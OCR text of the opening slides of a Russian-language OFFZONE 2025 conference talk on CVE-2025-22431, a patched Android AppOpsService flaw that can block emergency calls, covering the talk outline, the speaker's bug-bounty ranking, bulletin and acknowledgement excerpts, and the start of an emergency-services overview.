
OFFZONE 2025

Баг ценой в жизнь: Разбираем уязвимость в Android, блокирующую связь в чрезвычайной ситуации



Алёна Склярова

Старший исследователь безопасности

ASkeyX

Алёна Склярова

Исследователь безопасности


Реверс-инженер

Топ-10 хакер Android OS

in/askliarova

Nalen98

Google Bug Hunters Leaderboard (Android)



# ↑	RESEARCHER	REPORTS	MEMBER SINCE	COUNTRY	
1	Aman Pandey		August 2021	India	view
2	ele7enxxh		December 2021	China	view
3	Yu-Cheng Lin		April 2021	Taiwan	view
4	Canyie		June 2023	China	view
5	Elphet		October 2021	China	view
6	Matthew Daley		June 2023	New Zealand	view
7	sithi	1	July 2021	Sri Lanka	view
8	Xianfeng Lu		January 2022	China	view
9	Alena Skliarova		July 2022		view
10	开元米粉实力代购		May 2022	China	view
11	farseer		January 2021		view

План доклада

План доклада

01

Информация
об уязвимости
CVE-2025-22431

План доклада

01

Информация
об уязвимости
CVE-2025-22431

02

Обзор системы
экстренных служб
в Android OS

План доклада

01

Информация об уязвимости CVE-2025-22431

02

Обзор системы экстренных служб в Android OS

03

Звонок в службы спасения: что под капотом?

План доклада

01

Информация об уязвимости CVE-2025-22431

02

Обзор системы экстренных служб в Android OS

03

Звонок в службы спасения: что под капотом?

04

AppOpsService и глобальные ограничения

План доклада

01

Информация об уязвимости CVE-2025-22431

02

Обзор системы экстренных служб в Android OS

03

Звонок в службы спасения: что под капотом?

04

AppOpsService и глобальные ограничения

05

Технический разбор уязвимости: от простых байпасов до обхода политик SELinux

План доклада

01
Информация об уязвимости CVE-2025-22431

02
Обзор системы экстренных служб в Android OS


03
Звонок в службы спасения: что под капотом?

04
AppOpsService и глобальные ограничения

05
Технический разбор уязвимости: от простых байпасов до обхода политик SELinux

06
Патч безопасности от Google: теперь исправлено?

OFFZONE
2025




Информация об уязвимости CVE-2025-22431

CVE-2025-22431

Категория уязвимости:
целенаправленное предотвращение доступа к экстренным службам

CVE-2025-22431



CVE-2025-22431

Категория уязвимости:
целенаправленное предотвращение доступа к экстренным службам

Опасность: высокая

Уязвимый компонент ОС: AppOpsService

Android Security Bulletin April 2025

Framework

The most severe vulnerability in this section could lead to local escalation of privilege with no additional execution privileges needed. User interaction is not needed for exploitation.


CVE	References	Type	Severity	Updated AOSP versions
CVE-2025-22431	A-375623125	DoS	High	13, 14, 15

Android Security Acknowledgements


April

Researchers	CVEs
Alena Skliarova (https://www.linkedin.com/in/askliarova)	CVE-2025-22431

Android Security Acknowledgements



OFFZONE
2025




Обзор системы экстренных служб в Android OS


Основные компоненты системы экстренных служб

Основные компоненты системы экстренных служб

- Emergency Dialer (системная звонилка)

Emergency Dialer





